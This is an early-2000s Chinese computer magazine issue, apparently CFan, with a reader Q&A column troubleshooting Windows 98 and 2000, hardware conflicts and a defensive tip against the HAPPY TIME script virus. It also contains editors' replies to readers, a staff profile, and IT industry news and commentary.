(4)检查内存和声卡等硬件设备是否有没插牢的情况。

(5)更换Windows 2000操作系统的安装光盘。

新装的电脑，AMD毒龙800MHz CPU，128MB内存，Windows 2000操作系统，刚开始时电脑能够使用正常，但过了一段时间后却发生一启动电脑就经常提示说内存不足的情况，用Ghost还原系统也不行，请问这是怎么回事？

答：有可能是以下原因造成的：

(1)内存品质比较差，性能不稳定，在使用一段时间后问题逐渐暴露出来。建议更换更高品质的内存条。

(2)由于系统中安装的程序太多，导致在系统启动时启动了过多的应用程序，如很多用户经常会安装若干个杀毒软件和防火墙类的软件，同时又在系统启动时启动Office等多种大型应用程序。这样做容易导致内存不足的情况发生，建议把少用或者不用的软件删除，或者把它们的缺省启动设置为不启动。一些大型应用软件只在用到时再启动。

(3)系统感染了病毒。有些病毒会造成不停地运行程序以形成死循环，直到消耗尽系统资源为止，您可以用杀毒软件对病毒进行查杀。

最近将操作系统升级为Windows Me之后，智能ABC输入法中的记忆功能就不能用了，请问如何解决这个问题？

答：您可以采取下面的方法解决问题：

(1)先在系统中安装一个WinZip软件，然后将Windows 98安装光盘放入光盘驱动器。

(2)在Windows 98的安装光盘中找到WIN98_51.CAB这个文件，双击WIN98_51.CAB文件图标。

(3)随后在启动的WinZip软件界面下单击WINABC.IME，将其解压到C:\Windows\System文件夹下并覆盖同名文件即可。

我的电脑中安装了Windows 98/2000双系统。我现在如果想要卸载其中某一个操作系统，应该如何操作？

★如何解决Win2000出现的0000023和0x00000024故障提示？
★如何解决在Win2000中安装显卡后出现0X0000002E故障提示？
★升级为P4电脑后原来的AGP2X显卡能继续使用吗？
★如何处理重装Windows98后玩游戏蓝屏死机的问题？

答：（1）卸载Windows 2000操作系统：开机后按DEL键进入CMOS设置，选择启动顺序从A驱开始启动，然后保存退出。用一张Windows 98的启动软盘启动电脑，执行sys c :命令和fdisk /mbr命令，然后重新启动电脑，将所有和Win2000有关的文件夹直接删除。

（2）卸载Windows 98：编辑C盘根目录下的Boot.ini文件，在其中的“default=”语句后面，键入和下面[operating systems]里“Microsoft Windows 2000 Pro”等号前面内容一样的字符，就是像“multi (0) disk (0) rdisk (0) partition (1) \WINNT”一样的内容，然后再将最上面的“timeout=”设为0，最后将和Windows 98有关的文件夹直接删除即可。

我在运行Windows 2000的时候经常会出现0000023和0x00000024故障提示，接着系统就重启了，请问这是什么原因造成的？

答：出现这种情况往往是系统中驱动程序碎片造成的。另外，超载的文件I/O、第三方的驱动程序镜像软件或者一些杀毒软件出错都会造成这种故障。要解决这种故障，我们当然首先要禁用一些杀毒软件或者备份程序，禁用所有碎片整理应用程序。接着运行CHKDSK/f检修硬盘驱动器，然后重新启动计算机，如果还是有错误，那么在启动屏幕出现的时候按F8键进入“高级启动选项”，然后选择“最后一次正确的配置”即可。

不知道为什么，我安装了新买的显卡以后，在Windows 2000操作系统中便会经常出现0X0000002E故障，但是我的驱动程序和显卡在别人的电脑里没有问题啊，请问这是怎么回事？

答：从您所说的情况来看，这个问题应该和显卡本身质量没有关系。

（1）有可能是您系统的稳定性不是很好所致，如您使用的内存质量不好，特别是奇偶校验功能不过关的话，每逢安装新硬件时都会有很大几率出现这种故障。一般来说，您可以通过更换内存来解决问题，如果您暂时无法更换内存，您也可以牺牲一些系统性能来换取系统稳定：重新启动电脑，按DEL键进入CMOS设置，关闭其中的内存缓存功能，保存退出。

（2）从网上下载显卡的其他版本驱动程序，在Windows 2000中进行安装。

（3）替换如声卡、电源等硬件，看看是否是其他硬件造成的问题。（孙东）

我想将我的赛扬CPU的电脑升级为P4电脑，想将原来的AGP2X显卡继续使用，可最近听说在Intel i850或i845芯片组的主板上安装不是AGP4X规格的显卡会出现问题，请问是这样的吗？

答：的确有这样的消息，但并不是所有不是AGP4X规格的显卡都一定会出问题，只是有这种可能性，显卡制造商PowerColor最近发出过警告，表示在采用Intel i850或i845芯片组的主板上安装非AGP4X规格的显卡将有可能无法正常工作。PowerColor说AGP2X显卡的标准工作电压是3.3V，AGP4X显卡的标准工作电压只有1.5V，因此将AGP2X的显卡插在只能提供1.5V AGP4X电压的i850/i845主板上，极可能产生问题。PowerColor提供了有可能插在i850/i845主板不能工作的显卡清单：

nVIDIA Vanta
Vanta LT显卡
SiS 6326显卡
Savage4 3.0版本之前的显卡
所有的Voodoo3显卡

我电脑的配置是Intel PIII 650 CPU，迈拓30GB硬盘，HY128MB内存，AGP V3000ZX显卡，帝盟S－90声卡，最近重新安装了一次Windows 98操作系统后，在玩一些游戏时经常出现蓝屏死机的问题，同时提示“显示内存有错误”，但如果把游戏的声音选项关掉，该情况就不再发生了。我将显卡换到其他电脑上运行相同的游戏，则既没有出现蓝屏死机的问题，也没有错误提示，在“系统”-“设备管理器”中检查显卡和声卡的有关参数项，发现其“常规”选项卡中显示的均是“该设备正常工作”，而在“冲突设备列表”中却又出现“有设备冲突”的提示。

答：该问题是典型的系统资源配置问题，在Windows 98操作系统中，AGP V3000ZX显卡和帝盟S－90声卡容易出现上述问题，解决的方法是：

（1）启动Windows 98操作系统，在系统桌面上用鼠标左键单击“开始”-“设置”-“控制面板”。



★如何解决 Win98 中光驱无法驱动的问题？
★为什么微星 6153 BX pro 主板插上 ATI 3D Rage pro 显卡无法工作？
★如何辨认 G400 显卡是 AGP2X 还是 AGP4X 的？
★为什么用超级解霸 2000 和 Xing 播放 VCD 都不成功？

（2）双击窗口中的“系统”图标，在随后弹出的窗口中选择“设备管理器”选项卡。

（3）接着单击“显示适配器”选项左侧的小加号图标，再双击其中有关 AGP V3000ZX 显卡的参数项。

（4）选择“资源”选项卡，将“使用自动配置”字样前面的对勾用鼠标左键单击去掉。然后选择“资源类型”中的“中断请求”选项，如果窗口中没有该选项，可通过拖动旁边的滚动条来找出。

（5）单击“更改”设置按钮，选择一个没有其他设备占用的中断号，然后单击“确定”按钮保存更改退出，根据提示重新启动Windows 98操作系统即可。

我最近将电脑中的操作系统升级为Windows 98，重新启动操作系统后却出现光驱无法驱动的问题，我尝试修改Autoexec.bat和Config.sys两个配置文件，让光驱以DOS实模式方式被驱动，虽然可以正常使用光驱，但运行速度却明显变慢了。我的主板采用的是Intel 430TX芯片组，4速杂牌光驱，请问有没有办法解决这个问题？

答：一些老光驱在Windows 98/95操作系统下，会出现与Intel 430TX芯片组的IDE Bus Master(总线主控)驱动程序不兼容的现象，导致光驱无法被系统识别的问题。解决该问题的方法如下：

(1)首先将硬盘和光驱的数据线分别插接在主板的第一IDE接口(Primary IDE)和第二IDE接口(Secondary IDE)上，并将硬盘和光驱背后的跳线都设为主盘状态(Master)。

(2)找到随主板附赠的驱动程序光盘，在Windows 98中安装主板430TX芯片组的IDE Bus Master驱动程序。

(3)在Windows 98的系统桌面上单击“开始”-“运行”，键入regedit并单击“确定”按钮运行注册表编辑器。在随后弹出的窗口左侧依次选择“HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/Class/hdc/0002”，找到“DriverDesc”项的键值“Secondary IDE controller”这个参数，用鼠标左键双击“Portdriver”，在弹出的“编辑字符串”窗口中，将“键值”改为“ESDI_506.pdr”，单击“确定”，保存修改并退出注册表编辑器。

(4)重新启动Windows 98，此后系统会报告发现新设备，按提示进行操作即可。

我的电脑使用的是微星6153 BX pro主板，最近将显卡更换成了ATI 3D Rage pro显卡，但开机后显示器却无显示，系统也没有发出提示音，而电源风扇在转，指示灯也亮，说明电源没有问题，当我换回原来的显卡电脑却可以正常启动，请问这个问题如何解决？

答：解决这个问题的方法是：打开机箱盖板，根据主板说明书的提示，找到清除CMOS芯片内容的三针跳线，将跳线调整为清除CMOS内容的状态，然后再恢复原来的状态，这样再开机后就可以正常启动了，按DEL键进入CMOS设置，将硬盘、软驱等参数设置好，然后保存退出即可。

我最近买了一块G400显卡，卖给我的人说这块显卡是AGP4X的，但我听说G400显卡有AGP2X的也有AGP4X的，请问如何才能分辨出来？

答：一个方法是将显卡安装到主板上，然后通电启动电脑，此时显示器左上侧会出现您显卡AGP的标准，但如果您主板的BIOS比较老，则有可能无法正确显示。

另一个方法是观察显卡上的显示芯片，看看序列号中是否有“4A”字样，如果有，则说明是AGP4X的显卡。

我的电脑使用的是Cyrix MII-300 CPU、S3 765显卡，IBM 13GB的硬盘，32MB内存，Windows 98操作系统，最近安装了超级解霸2000看VCD，但一启动这个播放软件就死机，随后又换了Xing播放软件，还是无法播放，可我咨询了一些同事，比我配置低的电脑都能正常使用，请问有什么办法能解决这个问题吗？

答：解决方法如下：

（1）您的S3 765显卡的显存是1MB的，如果您将显示颜色设置得过高，就容易产生无法播放VCD的问题，请单击“开始”-“设置”-“控制面板”，选择“显示”-“设置”，将“颜色”栏中的参数设置为真彩色16位及以下的数值，然后单击“确定”按钮保存设置退出，最后重新启动电脑即可。

（2）用杀毒软件查杀系统中是否存在病毒。

（3）在系统桌面上单击“开始”-“程序”-“附件”-“系统工具”-“磁盘扫描程序”，扫描磁盘是否正常。

（4）在系统桌面上单击“开始”-“程序”-“附件”-“系统工具”-“系统信息”，然后选择菜单中的“工具”-“系统文件检查器”，检查操作系统文件是否正常。

（5）删除光驱和声卡的驱动程序并重新安装。

★为什么安装显卡、Modem 驱动后再装声卡驱动时死机？
★如何辨认 PIII 1GHz 的 CPU 是真是假？
★为什么在 Win2000 下用 WinDVD 2000 时提示少文件？
★为什么系统自动将内存降频且在运行大型游戏时死机？
★注册表里存在的很多相同子键相互有关系吗？
★如何自动知道对方是否收到了我发的电子邮件？

我电脑的配置是Intel P200 MMX CPU,华硕TX97-E主板,64MB内存、T9685 PCI显卡,松景56Kbps内置Modem(ESS芯片，ISA接口)、ST10.2GB硬盘、ALS120声卡(ISA接口)，最近重做系统，先安装了Windows98 SE操作系统，然后安装了显卡、调制解调器、声卡的驱动程序，但在安装声卡的驱动程序时系统死机，声卡无法正常工作，请问这是怎么回事？

答: 这个问题的产生是您的调制解调器和声卡之间的冲突造成的。您应该在安装调制解调器驱动程序之前先安装声卡的驱动程序,这样一般可以使声卡正常工作,如果仍然无法解决,可以先打开机箱,将内置的调制解调器从主板上拔下来，然后安装Windows 98操作系统，再安装显卡、声卡驱动程序。接着退出操作系统并关机,将调制解调器插到主板上,重新启动电脑,系统会提示发现新硬件,根据提示安装调制解调器的驱动程序,最后重新启动系统即可。

我刚刚购买了一颗P III 1GHz的CPU，听说市场上已经出现了假货，请问我该如何鉴别我手头的产品是真是假呢？

答：最近的确听说有大量的remark PIII流入市场,其中使用PIII 750 remark PIII 1GHz(133MHz FSB)出售，P III 700 remark P III 933出售。如果您购买了这两款CPU,您可以到Intel的网站下载Intel Processor Frequency ID Utility软件对CPU进行测试，以免上当受骗。

我在Windows 2000下安装使用WinDVD 2000时，系统提示说缺少一个叫WNASPI32.DLL的文件,请问我该怎样找到这个文件？

答：您可以找到一个装有Windows 98操作系统的电脑，通过里面的“开始”-“搜索”命令找到这个文件，然后将其复制到软盘上,再将文件复制到装有Windows 2000电脑上的WinDVD文件夹中就可以正常使用了。

我的电脑配置的是Intel 815E芯片组的主板,Intel PIII 800EB CPU,GeForce Ⅲ显卡，ST40GB的硬盘，384MB内存(三条现代128MB),使用中发现系统自动将内存的时钟频率降到PC100,而且在运行大型游戏软件时经常出现死机的情况，在Windows 2000和Windows 98中也很不稳定。请问可能是什么原因造成的？

答:关于类似的问题我们以前也曾经涉及过,通过您的配置我们认为问题的原因很可能出现在内存条上,您使用的应该是现代128MB双面内存条，虽然Intel 815E芯片组支持三个DIMM内存插槽，但同时最多只能支持4组Bank运行在PC133状态下，超过四组就会自动降至PC100，并且会造成系统运行的不稳定。如果您改用三条单面128MB的内存条，应该就不会出现这种问题了。

我在使用注册表的时候发现里面在不同的根键下存在很多相同的子键,比如在HKEY_CLASSES_ROOT中的一些子键同样会在HKEY_LOCAL_MACHINE中出现。请问我更改其中一个子键,其他的子键会不会改变？它们中是否有优先级？

答：注册表的子键都是有严格定义和规范的，没有多余的问题存在,某些相同的信息会出现在多个不同根键下的子键中的情况的确存在,如果您只修改了其中一个子键,那么这个修改是否会在其他子键上生效,则取决于该子键的等级(优先级)。一般来说,系统信息优先于用户信息等级。例如，一个设置项同时出现在HKEY_LOCAL_MACHINE(系统信息)和HKEY_USER(用户信息)子键中，通常由HKEY_LOCAL_MACHINE中的子键起作用。也就是说，如果您更改的是HKEY_LOCAL_MACHINE中的子键,则HKEY_USER中相同的子键也会发生改变,反之则不能。要注意的是,这种情况只发生在您直接编辑注册表时。如果您从“控制面板”中更改系统配置,则所有出现该设置项的地方均会发生相应的改变。（刘扬）

我使用Outlook Express作为电子邮件处理软件，经常发生发送中丢信的问题,但多数情况下对方又无法知道我给他发电子邮件了,我也不知道他是否接到了我的电子邮件，只好多次重复发送，既浪费时间又非常麻烦，请问是否有办法使我自动知道他是否收到了我发的电子邮件？

答:以Office XP/2000为例，在Outlook Express中提供了一个“回执”的功能可以实现您的要求,具体设置步骤如下:

(1) 启动Windows操作系统,在系统桌面上用鼠标左键单击“开始”-“程序”-“Outlook Express”，启动这个邮件处理软件。

（2）单击选择菜单栏中的“工具”菜单项，并从弹

E-mail: doctor@cfan.cn.net



★如何防范“HAPPY TIME”类病毒？
★AMD Athlon XP CPU与现有的Socket A主板是否兼容？
★如何处理Modem拨号时提示678错误问题？
★如何解决在微星i845 Pro主板上装小妖G9800显卡开机出错问题？
★显存上-8的字样是8ns的意思吗？
★USB接口的数据传输速度是多少？

出的下拉菜单中选择“选项”，在随后弹出的窗口中选择“回执”标签（有些版本的Outlook Express是“收条”标签）。

(3)选中“所有发送的邮件都要求提供阅读回执”（收条），选中“对于每个阅读回执（收条）请求都通知我”。“回执”功能只有在对方收到了我们的邮件并打开以后才能发挥作用，如果我们发出的邮件有回执要求，对方即可作出相应的答复。这就类似于我们寄发了挂号信，要收信人看信并签字画押后再寄回回执。只要收到回执，就说明自己的邮件已经送达对方，并且对方已经看到了。

最近我的电脑接连发现了“HAPPY TIME”（欢乐时光）、“红色代码”等病毒，我安装的是Windows 98操作系统，请问我有什么办法可以防范这类病毒感染我的电脑？

答：“HAPPY TIME”病毒只要用鼠标移动到携带它的电子邮件名上，IE的预览功能就会激活此病毒，实在是非常可怕。它们通常隐藏在.vbs、.wsc、.wsf、.vbe、.jse等文件中，这类文件一般都是通过调用Wscript.exe来执行，也就是Windows的“批处理”——Windows scripting host。

如果您想彻底预防这类病毒，则可以将Windows scripting host卸载掉。具体方法如下：

(1)在Windows 98系统桌面上选择“我的电脑”-“控制面板”-“添加/删除程序”。

(2)“安装Windows”-“附件”-“详细资料”-“Windows scripting host”-“确定”。

(3)一般这些病毒基本都是利用Outlook来散播的，它们往往会自动往地址簿中的Email地址发送以自已为附件的邮件。所以我们还应该把Outlook提供给外部脚本调用的接口对象禁掉，操作命令是：regsvr32/u msoe.dll。如果要恢复使用，只要在以上的命令中去掉/u再运行一次即可。

我想将我电脑的CPU升级到AMD Athlon XP，不知道这种CPU与现有的Socket A主板是否兼容？

答：您的Socket A主板如果想插装AMD Athlon XP CPU，需要对主板BIOS进行升级以便主板能正确识别AMD Athlon XP CPU，充分发挥其性能。另外，能够支持这款CPU的主板品牌可以到AMD的网站上查找。

我在用Modem进行拨号连接时，系统提示678“拨入方计算机没有应答”错误，可就在头一天还工作正常，我使用的是Windows 2000操作系统，请问这是什么原因造成的？

答：您首先应该检查线路，检查一下连接Modem和墙上接线盒的导线是否有问题。如果没有问题，那么很可能是TCP/IP协议文件出现了错误。您可以单击“开始”-“设置”-“拨号和网络连接”，选中您的上网连接项，双击进入，再单击“属性”按钮，然后将其中的“Internet协议（TCP/IP）”选项删除并重新安装该协议。最后保存退出即可。如果仍然有问题，可以将Modem换到其他电脑上检查是否已损坏或者查杀一下系统中是否存在病毒。

我组装了一台P4电脑，用的是微星i845 Pro主板，UNIKA小妖G9800显卡，256MB内存，40GB硬盘，可安装完毕通电启动后，显示器屏幕亮一下，显示完CPU和显卡型号就重新启动了，每次都是如此，将显卡和主板、内存都换到其他电脑上均没有问题，请问这是什么原因造成的？

答：这个问题一般是硬件的兼容性问题造成的，您可以通过两个方法解决：

（1）到微星的网站下载您主板的最新BIOS进行刷新。

（2）更换另一个品牌的主板或显卡试试。

我前一阵买了一块二手显卡，卖主告诉我显存是8ns，我观察显卡显存上的编号为“M2V64S40BTP-8”，感觉是8ns的显存，可一位朋友却告诉我说不是8ns的显存，他说是从网上看到的，请问谁说的对呢？

答：这块显卡的显存的确不是8ns的，而是10ns的，确切地说，这是三菱公司生产的10ns显存。观察显存时千万不要看到-8的字样就认为一定是8ns。

请问USB接口的数据传输速度是多少？我听到的答案之间相差很大。

答：首先，目前USB接口的标准分1.0（1.1）和2.0两个版本，前者的数据传输速度又分为两种：1.5Mbps和12Mbps，分别支持低速（显示器、ISDN电话、调制解调器、键盘、鼠标、游戏杆、扫描仪、打印机、光驱、磁带机、软驱等）和全速USB（网络视频传输等）设备。新出现的USB2.0标准又新增了480Mbps的数据传输速度。因此您听到了不同的答案就很正常了。（国庆）



问：一些读者问到："我们经常看到很多文章同时出现在不同媒体上，作为读者我们对此类现象表示愤慨，希望编辑更好地注意稿件把关，及更好地保护读者利益。"

答：现在一稿多投的情况比较复杂，里面又分了很多种情况。如某些作者把一份稿件同时投给不同媒体，署不同作者名或相同的作者名；作者把稿件先投到一个媒体，然后在没有取得编辑的稿件录用与否的信息时，就又投到另一份媒体；还有恶意抄袭其他媒体或者网上的文章；将多份稿件组合抄录等等情况。对此，我们作为媒体，本着对读者、作者、媒体本身负责的态度，对此类现象表示极大的愤慨，但是又不能完全避免。比如：很难做对抄袭行为的评定，很难避免恶意的一稿多投行为。但是我们会通过更加严密、细致的工作尽量避免一稿多投情况的出现，坚决打击可以认定的抄袭行为，如扣发部分稿费，在一段期限内不使用有抄袭行为的作者的稿件等，以保护好读者与作者的利益。

——神仙姐姐

————————————————————

问：一位来自邢台的读者给我们提了如下建议："我认为贵刊新闻报道部分一直比较薄弱，因此我建议贵刊必须加强新闻报道的力度，不能只摘录一些其他媒体的只言片语，这样读者既不能了解真实、全面的含义，也体现不出贵刊的见解，并且容易使人有'断章取义'的感觉。因而我想贵刊应对IT业的突发事件进行及时报道，同时对于事件的发生背景、过程、结果作全面介绍，并发表贵刊自己对事件的看法，而且我建议贵刊还应在适当的时候，发表一些预测性文章，对IT业的发展趋势做出预测，那就更好了……"

答：谢谢您对业界视窗栏目的建议，我们会在今后的栏目内容制作中加入更多的CFan编辑观点。在年底我们会推出一系列的预测性文章，希望您到时多给我们提出宝贵意见。对于新闻报告的及时性问题我们是这样理解的：由于《电脑爱好者》杂志是每期发行量近40万册的半月刊杂志，杂志从截稿、制作、印刷、发行到读者手中要近15天的时间，因此新闻的及时性在杂志这种媒体上很难体现（此问题不只体现在业界视窗栏目，还有市场一览等栏目）。所以我们会扬长避短，更好地发挥杂志时事评论、业界分析及深度报导的特长。

——醉心客

整个杂志社上上下下足有150余人，下辖6个编辑部（电脑爱好者、电脑应用文萃、电脑高手、玩游戏、户外、数码周刊），各个编辑部各有自己的特色（比如一走进玩游戏编辑部就听见枪声大作），但是估计最热闹的大概就算是《电脑爱好者》编辑部了。

《电脑爱好者》编辑部地处22层A户，有20余人，包括编辑、广告、发行、排版等人员，不过最热闹的就属于紧靠男洗手间旁边的编辑部"内室"了——热闹无它，只因在这不足20平方的斗室之中，容纳了CFan编辑部的"五虎将"。

所谓"五虎将"者，采编部五大名嘴是也。

CFan"五虎将"之"老潘"

今日就来介绍一下首发阵容之——潘留军（西风）。

潘留军：昵称为"老潘"，虽然年纪并不算大，但是浓眉大眼，一脸的成熟注定了一眼看去就给人以"老成持重"、"忠厚老实"、"可以信任"的印象。

老潘的嘴堪称编辑部一绝——早年当过老师的经历，造就了潘老师声音洪亮、字正腔圆，滔滔不绝可以说上两个半小时不用喝水（直接靠口水润喉，"自产自销"、"自给自足"）。老潘发话，声震屋瓦，余音绕梁三日不绝于耳（怀疑可能是造成听众耳鸣之故）……

■要闻

英国汇丰控股
向实华开投资500万美元购入5%股权

惠普康柏合并起争端
惠普创始人家族将投票反对

金山毒霸与263携手
推出电子邮件系统防毒服务

威盛十月营收大幅增长17%
达新台币30.42亿元

新一代Windows CE
将支持蓝牙通讯协议

搜狐公布今年第三季度财报

报告显示搜狐第三季度的营收总额创下了360万美元的新纪录，毛利润由上一季度的21%上升到33%，账面净亏损为270万美元，合每股股票亏损0.08美元，与去年同期账面净亏损350万美元相比，今年第三季度搜狐的账面净亏损减少了23%。

印度视中国为
软件领域头号潜在竞争对手

第三季亚太电脑十强
中国内地独占其三

联想第一，北大方正第六，清华同方第十。

新浪网公布2002财年
第一季度财务报告

净营收额总计610万美元，较上一季度增长了4.9%。净亏损总额减少至530万美元，较上一季度的820万美元减少了35.6%。

■视点

广电大重组模式 【新财富】

正是由于预见到境外传媒集团将在广告市场和内容产业快速渗透，才有中国广电集团的组建和一系列改革措施的出台。随着各地广电集团的组建，未来中国将出现广电集团与平面媒体之间、各地广电集团之间混合竞争的局面。比较重视利用资本市场发挥作用、改革推行得比较彻底的广电集团将有可能占据上风。

新浪、搜狐盈利赛跑谁先撞线 【北京青年报】

虽然这两家网站目前都还有大量的现金在手，支撑几年不成问题，但是对于搜狐和新浪这两家公司来讲，无休止地烧钱决不能被投资者接受，而领先竞争对手提前实现盈利却有重大的意义。无论是在资本市场上，还是在商业市场上，如果哪一家网站提前实现了盈利，带来的不仅是股票价格的攀升和投资人的赞赏，更重要的是能够成为中国互联网企业的一面旗帜。

国产软件业最沉重的包袱是什么 【新浪网】

在国外，包括HP、IBM这样的IT厂商都已经着力在服务中获得利润，国内的联想也正在起步，服务对于国内的软件商家而言，既是打击盗版的手段，也是一个在未来可能获得发展动力的工作，我们的软件商们，你们现在做得怎么样呢？盗版是要狠狠打击，但是大多数的国产软件商们还是要练好内功，毕竟阻碍着我国软件产业发展的有外因，更有内因。

芯片削价战为何愈演愈烈 【新华网】

20世纪末，电脑的出现点燃了知识经济在全球的燎原之火。21世纪初，电脑的心脏——中央处理器(CPU)市场动荡不安，两大龙头企业英特尔公司和高级微设备公司(AMD)接连掀起降价风潮。除了外界因素外，这其中可能暗藏着知识经济向前迈进的铿铿脚步声：电脑正从知识经济主发动机的位置上撤退。

微软体验通吃的阴谋 【国际金融报】

全新的配置需求、全新的应用服务的确可能拉动一个全新的市场。行业观察家们也对Windows XP会带动PC市场的增长表示出乐观，而布什政府对于微软反垄断案的暧昧态度似乎也助长了微软加速“冰雹计划”的实施，联手进行的市场推广也开展得如火如荼，一切似乎正朝着有利于微软阵营的方向发展，Windows XP似乎变成了PC生产商和微软公司共同期待的一场嘉年盛会，眼下他们要干的事似乎就是等着开香槟了。

柳传志：中国高科技产业发展存在关口 【新华网】

由于资本主义已发展到成熟阶段，法人治理结构等问题都是很成熟的，而在中国情况则完全不同，目前中国高新技术企业要做强做大，特别需增强第三个方面即基础文化等层面的部分。中国有的企业在一段时间内办得很

好，但是时间一长就出大问题，有大量企业办不成办不大，究其原因就是企业管理问题，这已成为高科技企业发展甚至是经济发展的一道关口。

软件业:风险投资何以等待与观望？ 【人民网】

在珠海召开的软件产业风险投资年会上,当被问到是否准备好投资项目的时候,几位风险投资商的一致回答是“不”。网络经济破灭,在使软件产业浮现水面的同时,也使风险投资对高新技术信心严重缺乏。对行业理解的偏差与误解,政策的不明朗,使得软件企业最需要资金的时候,风险投资商们选择了观望与等待。

吴士宏淡出TCL权力核心 微软悲剧要重演？ 【经济观察报】

据吴士宏称，她从微软辞职的第一天起，就有很多公司邀请她加盟,哈慈就曾扬言愿出年薪1亿元聘用吴士宏。之所以选择TCL，是因为她与李东生“很投机”，有很多共同的想法。如今,吴士宏应该已经很清楚自己的处境。IT这边的销售只占TCL集团的11%，利润贡献还是个负数，根本没有资格引领谁、改造谁。企业是利润的生产机器，如果IT编织的模式不能被证明可以赢利，也就失去了存在的价值。

固定梦网:中国电信秘密炮制超级计划 【南方网】

一切都在悄悄中进行，和中国移动热热闹闹推GPRS、联通大张旗鼓上CDMA相比，没有人感觉得到固话短信(固定电话短消息)业务对中国电信有多重要。在固话短消息的背后,一个类似于“移动梦网”的庞大计划正在酝酿之中。在这个计划里,中国电信要从已有的1.6亿用户身上再挖出一座“金矿”。

■声音

“以因特网和信息高速公路为主体的‘第四媒体’，在10到20年之内的影响力将可能超过报刊、广播和电视。”

——全国人大常委会副委员长、中国科协主席周光召

“市场的集合是网络式的集合。最主要的特点是每一个节点都可以交流、交易。高度发散的市场集合没有中心，网络没有中心。” ——著名经济学家周其仁

“企业信息化是全球竞争的通行证。” ——用友王文京

“我们是想把自己转化成一个服务型的公司，服务意识要成为员工血液里的DNA，这是我们存在的价值所在。这可能是一个痛苦的转变，但快乐在后面。” ——联想杨元庆

“坚持到最后的人，就是有可能瓜分到最后宝藏的人。”

——张朝阳

“这些工具能够使知识工人更具效率。在这个领域，我们还只不过才撕开市场的封皮。”——比尔·盖茨论“个人数字助理”(PDA)和语音识别等产品的市场

“我认为9.11恐怖袭击事件对消费者信心的影响太大了。因此现在都没有人愿意去预测将来会发生的事情。”

——英特尔CEO贝瑞特

“因为近一个多月发生的变化(指9．11事件),使得整个大环境改变。我们想出口的国家内部出现经济问题，就一定会先拉动内部企业发展，而不会从中国进口。这将会导致未来5年内中国软件出口走下坡路。” ——国家863计划首席专家高文

美国司法部正式宣布与微软达成和解协议

司法部11月2日正式确认已经就拖延已久的反垄断案与微软公司(Microsoft) 达成协议。涉及到此案的各州预期仍然将花费时日以评估协议的具体条款。司法部称，此次双方达成的协议将对微软公司施加大范围的限制条款，并将停止微软公司的违法行为，阻止将来发生类似的情况并重新建立软体市场的竞争机制。微软公司称，此协议对于该公司、业内以及消费者都是胜利。



■国际新闻

◆雅虎拍卖网站将对售出商品征收佣金

雅虎公司当地时间11月6日表示，将开始对在其拍卖网站上销售商品的用户征收佣金。从11月20日开始，雅虎拍卖网站将对每件售出的商品按出售价征收1.5%到2%的佣金。为了在一定程度上减少佣金给用户带来的损失，雅虎将降低拍卖品在网站上的刊登服务费，目前的拍卖品刊登服务费为20美分到2.20美元不等，雅虎将把这一服务费下调到5美分到75美分之间，具体费用视拍卖品的起价而定。

◆微软IBM抛开宿怨联手打造Web新标准

IBM公司和微软公司再次抛开宿怨，合作开发Web服务的新技术标准。两家公司近日共同提出一项新的技术标准，该标准允许商业用户通过互联网找到其他商家的Web服务。新的技术标准被称为WS-Inspection，它是由微软和IBM公司合作建立的第四代Web服务标准，同时它也是软件产业通过Web实现基于用户预订的软件和服务所必需的管道(plumbing)。

■国内新闻

佰钰P4主板4PX266A和4S845AP正式出击　4PX266A采用VIA P4X266（VIA8753+8233）芯片组，Socket 478接口、ATX板型设计，支持Pentium 4 CPU和DDR内存，1个AGP4X、5个PCI、1个ACR及高达6个USB接口（板载2个），佰钰独创“主板大夫Smart Panel Ⅱ”技术可以提供第二颗备用BIOS（或e-BIOS）。4S845AP除了延续佰钰4S845A的各项功能外，还增加了内建CMI8738立体音硬声卡及新兴智能读卡器接口，支持三种新兴外存储介质的读写装置：SC（Smart Card）、SD（Secure Digital）和MS（Memory Stick）。

宏盛24X“禽龙”刻录机横空出世　宏盛科技最新推出一款“禽龙”24XCD-RW，24速刻写，10速复写，40速读取，能在短短3分钟之内烧录完一张650M的CD-R盘片，同时该款刻录机内置“Just Link”技术，在高速刻录的同时保持稳定运行。

动力王又添新宠　自去年银河推出动力王ATX-300电源后，目前银河动力王家族又添新宠，命名为黄金版、白金版、钻石版、至尊版，这几款电源秉承前动力王电源，线路设计全部由台湾顶级电源设计师设计，从电源的铭牌上可以明显地看出这些电源都通过了国内最著名的长城安全认证，电磁干扰(EMI)符合国家标准GB-9254-1998-B级要求。其中，至尊版电源型号为ATX-400-P4，是一款专为P4设计的高档电源，采用了金黄色镀金外壳，提供了5大1小和专为P4设计的一个4Pin和6Pin的电源接头，用18#粗线缆，线的长度可以通达机箱的任何一个角落。

升技推出“黑金刚”系列显卡　升技电脑近期推出采用nVIDIA MX200/400系列显示芯片的终极显卡MX200、MX400、T200、T400。其中MX200、T200主要针对行业、网络和一般家庭用户。MX400、T400主要针对主流用户。T200和T400还具有TV-out功能。

联想展翅无线领域　10月底，联想无线技术战略暨手持同盟发布会召开。会上，联想工作人员演示了掌上电脑打电话、利用蓝牙技术无线浏览网页等多种应用，其产品的技术应用在国内处于领先地位。同时，联想与西门子、爱立信、微软、Intel及人大金仓等著名公司结成了手持同盟，意在拥有美好未来的无线设备市场引领潮流。

《豪杰超级解霸2001XP》上市　该产品秉承以往超级解霸系列软件的优秀品质，并全面支持WindowsXP，优化Intel P4等多款CPU指令集，影音播放效果更加超凡出众；内含全新DVD播放软件《豪杰超级DVD2.1》，附赠四部经典电影；更值得一提的是其中含有的“至轻、至薄、至尊电脑智能遥控器”。豪杰网站www.herosoft.com将对解霸2000以上版本用户提供免费升级文件，解霸2000以下版本用户可以18元优惠升级。

摩西16X DVD498元低价出击　此款摩西16X DVD是全区码的DVD驱动器，采用全钢机芯，先进的单光头双聚焦技术，读取DVD碟片的速度为16X，读取CD碟片的速度可以达到40倍速，此款DVD还配备了512KB的缓存。此外摩西16X DVD还采用了ABS技术以及人工智能纠错技术（AIEC）。

硕泰克新品主板SiS645上市　SL-85DRS采用的是矽统科技（SiS）的SiS645芯片组，支持2GB以上的Socket 478新P4处理器，板上建有3条DDR内存插槽，支持PC1600/PC2100/PC2700规范的DDR内存，最高容量为3GB，带有显卡固定锁的AGP插槽，支持目前主流的AGP 4X规格，并且完全兼容AGP 2X规格的老显卡，支持双通道ATA 100硬盘传输率，拥有6个PCI插槽，4个USB接口。

